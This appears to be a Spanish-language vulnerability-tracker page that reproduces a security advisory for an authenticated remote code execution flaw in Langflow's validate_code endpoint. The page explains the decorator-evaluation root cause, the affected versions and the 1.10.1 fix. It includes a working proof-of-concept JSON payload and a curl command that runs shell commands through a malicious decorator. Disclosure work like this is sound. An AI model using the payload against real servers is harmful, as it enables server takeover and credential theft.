
GHSA-W584-2H2R-2HVF
Langflow: Title Authenticated Remote Code Execution in validate_code via Malicious Decorators Description
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Remediación | Parche 1.10.1 | langflow · -104 d desde divulgación | |
| Divulgación | Publicada | GHSA-W584-2H2R-2HVF divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
###Summary:
A critical Authenticated Remote Code Execution (RCE) vulnerability exists in the validate_code function of Langflow. The` /api/v1/validate/code` endpoint, meant to validate user-supplied code, leverages Python's exec() function. While it attempts to restrict execution to function definitions, it fails to account for decorators, which are evaluated at definition time. This allows any authenticated user to execute arbitrary code on the server, resulting in a full system compromise.
### Details
The vulnerability is located in `src/lfx/src/lfx/custom/validate.py(exposed via src/backend/base/langflow/api/v1/validate.py`).
The validate_code function parses user input using ast. When it encounters a FunctionDef node, it compiles and executes it to check for extensive errors:
# src/lfx/src/lfx/custom/validate.py
if isinstance(node, ast.FunctionDef):
    code_obj = compile(ast.Module(body=[node], type_ignores=[]), "<string>", "exec")
    # ...
    # exec_globals creates a restricted-looking scope, but standard builtins are available
    exec(code_obj, exec_globals)
By design, executing a function definition (def func(): ...) does not execute the function body. However, Python immediately evaluates decorators attached to the function definition. An attacker can supply a malicious decorator (e.g., a lambda or function call) to achieve immediate code execution during the "validation" phase.
Affected Versions
- `/api/v1/validate/code` had no authentication at all until commit `3fed9fe1b5` ("fix: Add authentication to various endpoints", #10977), first released in v1.7.2. Before that release, this same `exec()` sink was reachable unauthenticated.
- From v1.7.2 through v1.10.0, the endpoint required a valid session but the `exec()` sink was untouched, so any authenticated user (or any user at all under `AUTO_LOGIN`) could trigger RCE via a malicious decorator as described below.
- Fixed in v1.10.1 — see Fix section.
### PoC
- Authenticate as any user (acquire a valid access token or API key).
- Send a POST request to /api/v1/validate/code with the following JSON payload:
{
  "code": "@lambda x: (__import__('os').system('touch /tmp/pwned'), x)[1]\ndef pwned():\n    pass"
}
Curl Example
curl -X POST "http://<TARGET_HOST>/api/v1/validate/code" \
     -H "Authorization: Bearer <YOUR_TOKEN>" \
     -H "Content-Type: application/json" \
     -d '{"code": "@lambda x: (__import__(\"os\").system(\"echo RCE_SUCCESS > /tmp/pwned\"), x)[1]\ndef pwned():\n    pass"}'
Verify: Check the server file system. The file /tmp/pwned will be created.
### Impact
This vulnerability results in Remote Code Execution (RCE).
Impacted Parties: Any user with access to the Langflow instance (Authenticated Users).
Consequence: An attacker can execute arbitrary commands with the privileges of the process running Langflow. This allows reading sensitive environment variables (API keys, DB credentials), modifying files, or launching further attacks on the internal network.
### Fix
Fixed in v1.10.1 by PR #13696 https://github.com/langflow-ai/langflow/pull/13696 (commit `e7c33dbaad`, tracked as GHSA-2wcq-pvw2-xh7v): `validate_code()` in `src/lfx/src/lfx/custom/validate.py` no longer `exec()`s submitted `FunctionDef` nodes. It now only `compile()`s them to surface syntax/compile errors, which never evaluates decorators or default-argument expressions, closing this sink entirely.
This same fix independently resolves the different exploitation technique reported in duplicate advisory GHSA-xjq8-cqrm-7m4x (RCE via default-argument evaluation instead of a decorator). Both advisories share the exact same root-cause sink — the unconditional `exec()` in `validate_code()` — and differ only in which Python construct (decorator vs. default argument) is used to trigger execution at definition time. Credit for this finding is accordingly shared with the reporter of that duplicate.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
pypilangflow |
Corregida | 1.10.1 | -104 d | 1.13.2 no afectada |
1.10.1Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2026-51886https://github.com/langflow-ai/langflow/security/advisories/GHSA-w584-2h2r-2hvfhttps://github.com/langflow-ai/langflow/issues/13336https://github.com/langflow-ai/langflow/pull/13696https://github.com/langflow-ai/langflow/commit/e7c33dbaade20b5295c7fa26bf83cc1ff68fba02https://gist.github.com/Ro1ME/c11b1e63e4e8fca6b25275144f25ec2ahttps://github.com/langflow-ai/langflowhttps://github.com/langflow-ai/langflow/releases/tag/v1.10.1Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.